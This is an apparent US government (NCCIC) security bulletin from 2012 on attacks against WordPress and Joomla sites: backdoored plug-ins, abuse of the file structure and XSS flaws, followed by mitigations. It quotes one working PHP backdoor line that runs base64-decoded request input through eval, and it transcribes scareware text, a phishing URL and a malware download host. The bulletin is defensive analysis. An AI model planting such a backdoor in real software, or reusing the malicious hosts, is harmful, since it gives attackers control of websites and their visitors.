National Cybersecurity and Communications Integration Center


Bulletin 201206291100

Emerging Threats: Publishing Software

(U) Executive Overview

(U) There are two approaches to website content management: commercial publishing software or customized application development. Each of these approaches presents a unique set of security vulnerabilities; however, this bulletin will focus on the vulnerabilities and threats associated with commercial publishing software. Publishing Software, or Content Management Systems (CMSs), are third party software suites that allow site administrators to easily manage the design, functionality, and operation of their websites with minimal technical expertise.

(U) Approximately 30% of websites use CMSs to manage the look and behavior of their sites via tools, plug-ins, and themes. WordPress is the most popular CMS utilized globally with over 50% of the CMS market share, while the closest competitor (Joomla!) holds less than 10%. WordPress' popularity makes it an often targeted platform and criminals have devised ways to take advantage of its flexibility for malicious purposes. Criminals may leverage WordPress technology in their campaigns to gain unauthorized access to a website or to streamline the deployment of malware. This may be accomplished through plug-ins/themes, file structure, or insecure tools.




(U) WordPress is a free and open source project, meaning that the underlying framework of the system is readily available to those seeking to exploit it. WordPress releases regular security updates in order to mitigate known vulnerabilities; relying on users and experts to submit any security-related discoveries. These updates go unheeded by as many as 94% of users, leaving them vulnerable to attack.

(U) Technical Details

(U) Plug-ins/Themes: Through the installation of a malicious plug-in or theme, administrators can inadvertently allow for backdoor access to their sites. If self-hosted, this could also mean access to the website owner's servers. Once the backdoor is in place, attackers may install scripts or attacks that leave users vulnerable to further infection. A criminal can utilize these insecure pages to host malicious code, providing a consistent and reliable vector for attacking visitors. Many plug-ins and themes are hosted on WordPress' own site, leading users to believe that they are secure. However, three popular plug-ins hosted on WordPress' repository were hacked in June 2011, allowing backdoor access to those installing them. In March 2012 a plug-in called "ToolsPack" claimed to provide increased administration tools to users, but instead installed malicious code that allowed backdoor access to the installer's site via a PHP *eval* command: *$_REQUEST[e] ? eval(base64_decode($_REQUEST[e])) : exit;*

(U) Although this particular line of code is specific to the "ToolsPack" plug-in, the same methodologies are used in other backdoor exploits. The code is a shorthand *if* statement; considering an encoded instruction sent to it. The statement first checks to see if a request exists, and then decodes the instruction and performs the task if so. Otherwise, the statement does nothing - meaning that the seemingly innocuous vulnerability may go unnoticed. These types of commands are often terse and difficult to detect. They are usually buried in plug-ins or themes so as to purposefully obscure them, as well as because they generally survive core updates to WordPress. These plug-ins or themes may operate properly with the malicious code, again making the vulnerability more difficult to detect.

(U) In the March exploit, attackers used the backdoor to inject code that ran a redirect script as individuals visited the website. The redirected webpage appeared similar to a windows explorer window, informing visitors of false vulnerabilities in an attempt to trick them into downloading a Trojan disguised as an antivirus program. (see image on left)



System folders

Shared Documents
8 Viruses found

My Documents
2 Viruses found

Hard drive

Hard drive (C:)
10 Viruses found

Security

Windows Security
Security is affected by virus

100%
Checking: C:\..\Default User\Application Data\Prop\Microsoft\regedt32.con

Your Computer is infected — WARNING

Name	Type	Threat level
HTML/ScrInject.B.Gen	Virus	Critical
Win32/Peerfrag.GR	Virus	Medium
Win32.HLLW.Shadow.based	Virus	High
Packed.Vuntid!gen2	Virus	Medium
Trojan.BrowseBan	Virus	Medium

Recommend: Click "Start Protection" button to erase all threats

Windows Security Alert

To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
HTML/ScrInject.B.Gen	imaadp32.acm
Win32/Peerfrag.GR	KB893803v2.log
Win32.HLLW.Shadow.based	wmprfRUS.prx
Packed.Vuntid!gen2	oembios.con
Trojan.BrowseBan	Gdi32.ddl

Spyware is software, which can gather information from user's computer throught Internet connection and send them to its creater. Gather information can be passwords, e-mail adresses and all that data, which is important for you.

File Download

Some files can harm your computer. If the file information below looks suspicious, or you do not fully trust the source, do not open or save this file.

File name: scandsk.exe
File type: Application
From: www1.smartcqnetwork.com


This type of file could harm your computer if it contains malicious code.

Would you like to open the file or save it to your computer?

☑ Always ask before opening this type of file

(U) File Structure: In March 2012 Websense Security Labs detected a large scale malware campaign involving WordPress sites. Approximately 200,000 sites representing 30,000 unique hosts were compromised. The majority of sites (85%) were hosted in the U.S. and more than half were running the latest software version. Criminals may choose to compromise vulnerable sites to serve malicious content or they may purchase domains from a hosting company for use malware campaigns. Regardless of whether the site is compromised or purchased, the consistency of the WordPress file structure makes it easy for criminals to design campaigns which are easily transferred from one domain to another with minimal changes required.

(U) The malicious content is often served from at least two levels deep in the file structure (example: */wp-content/templates*), making it difficult to detect through surface analysis. Embedded hyperlinks in spam and phishing campaigns point to the */wp-content/* directory which typically contains plug-ins, themes, and site uploads. WordPress file structures have been detected in recent spam campaigns masquerading as legitimate companies (see image from PhishTank below) with the end goal harvesting personal and financial information.



Submission #1464442 is currently ONLINE

Submitted Jun 18th 2012 5:38 PM by PhishReporter (Current time: Jun 18th 2012 6:51 PM UTC)

http://www.occupymedia.de/wp-content/plugins/.log/c622617e5272dadcb69db6949b5dd653/

WP file structure

Verified: Is a phish

As verified by andrea78vr cybercrime charan315 buaya

Is a phish	100%
Is NOT a phish	0%

Welcome to eBay - Sign in

Sign in to your account ?

User ID

Password

I forgot my user ID or password

☑ Keep me signed in

eBay Buyer Protection

Covers your

PURCHASE PRICE +

(U) Because this directory is often updated by users, it is easier for attackers to make changes without being detected. If administrators do not have permissions set properly for their */wp-content/* directory, attackers can damage the entire hosting server or site. Depending on the type of malicious file installed (i.e. a theme or plug-in), the directory usage will be more specific – generally */wp-content/themes/*, */wp-content/plug-ins/*, or */wp-content/uploads/*. An attacker may redirect visitors from any webpage on a compromised site to the malicious page, or write an iframe on each webpage using JavaScript to allow the pernicious code to execute without the need to redirect. Alternatively, they may use only the infected page as a host for their malware - leaving the remainder of the site's functionality intact.

(U) A website that is infected may remain so even after updating to the newest WordPress version. Many plug-ins and themes are not affected by core updates, allowing them to survive. In May 2012 a new attack surfaced using WordPress' automatic update feature. By modifying the *update.php* file located in */wp-admin/includes/*, attackers hijacked the automatic update and retained backdoor access to websites. This enabled attackers to re-infect sites after they were updated, if they were previously infected and utilized the automatic update feature. Sites not previously compromised were not affected.

(U) Insecure Tools: Plug-ins and tools may contain vulnerabilities which would allow attackers to launch cross-site scripting (or similar) attacks against the website or web server. Cross-site scripting (XSS) vulnerabilities have been found in plug-ins and themes available for both Joomla! and WordPress. In June 2012 a plug-in for WordPress titled "Theme My Login" allowed for an exploit when double encoding a slug parameter. In May 2012 a vulnerability was discovered in Joomla's Content Editor (JCE) component for Joomla!, leaving it susceptible to XSS. In each case some of the data passed was being improperly sanitized or validated, allowing individuals to remotely inject and execute code in the browser.

(U) Mitigations

(U) The mitigation strategy for cyber threats related to publishing software or CMSs should include user awareness programs, deployment of indicators into security devices, robust incident reporting and other program-wide initiatives. The following are examples of mitigation actions related to this bulletin:

- Create intrusion detection system (IDS) alerts for suspicious traffic involving the WordPress file structure.
- Ensure that the permissions for any directory are as restrictive as possible to still allow for proper usage.
- Carefully examine any plug-ins or themes currently installed or installed in the future to ensure that no vulnerabilities exist. If you suspect that vulnerabilities exist, a complete re-installation of confirmed malware-free plug-ins and other tools is required. Also search for any uses of the PHP *eval* command in any plug-ins, themes, or tools - it is rarely used except for malicious purposes.
- Ensure that all passwords are secure and changed frequently. If using WordPress, take advantage of their “Secret Key” service to enhance the security of your website.
- Keep any plug-ins or themes updated; updating the “Theme My Login” plug-in for WordPress to version 6.2 or later and updating the JCE component for Joomla! to version 2.1.0 or later, as applicable.
- Keep all Publishing Software or any CMS updated to the most current version.

(U) Points of Contact

(U) This product was produced as a collaborative effort between NCCIC components and our partners: United States Computer Emergency Readiness Team (US-CERT), Industrial Control Systems Cyber Emergency Response (ICS-CERT), the National Communications System / National Coordinating Center for Telecommunications (NCS/NCC), and the Office of Intelligence and analysis (I&A).

(U) Please direct questions to the NCCIC Duty Officer (NDO) via email at NCCIC@hq.dhs.gov or by phone at (703) 235-8831. The NCCIC will continue to coordinate with the appropriate component organizations.

References

1. Web Technology Surveys. June 2012. http://w3techs.com/technologies/overview/content_management/all. Last accessed 14 June 2012.
2. Tech Crunch. 19 August 2011. http://techcrunch.com/2011/08/19/wordpress-now-powers-22-percent-of-new-active-websites-in-the-us/. Last accessed 12 June 2012.
3. Websense. 13 March 2012. http://community.websense.com/blogs/securitylabs/archive/2012/03/13/i-have-the-latest-wordpress-version-am-i-protected.aspx. Last accessed 12 June 2012.
4. Websense. 05 March 2012. http://community.websense.com/blogs/securitylabs/archive/2012/03/02/mass-injection-of-wordpress-sites.aspx. Last accessed 12 June 2012.
5. Sucuri. 22 June 2011. http://blog.sucuri.net/2011/06/wordpress-plugins-hacked-understanding-the-backdoor.html. Last accessed 12 June 2012.
6. WordPress.21 June 2011. http://wordpress.org/news/2011/06/passwords-reset/. Last accessed 12 June 2012.
7. ThreatPost. 02 November 2011. https://threatpost.com/en_us/blogs/compromised-wordpress-sites-redirecting-black-hole-exploit-kit-servers-110211. Last accessed 12 June 2012.
8. Red Leg. 31 May 2012. http://redleg-redleg.blogspot.com/2011/12/latest-wordpress-hack.html. Last accessed 13 June 2012.
9. GFI Labs. 12 June 2012. http://www.gfi.com/blog/amazon-spam-is-back-blackhole-exploit-in-tow/. Last accessed 12 June 2012.
10. Unmask Parasite. 02 May 2012. http://blog.unmaskparasites.com/2012/05/02/malware-piggybacks-on-automatic-wordpress-updates/. Last accessed 13 June 2012.
11. IBM Internet Security Systems. 14 May 2012. http://xforce.iss.net/xforce/xfdb/75670. Last accessed 13 June 2012.
12. WordPress. http://wordpress.org. Last accessed 19 June 2012.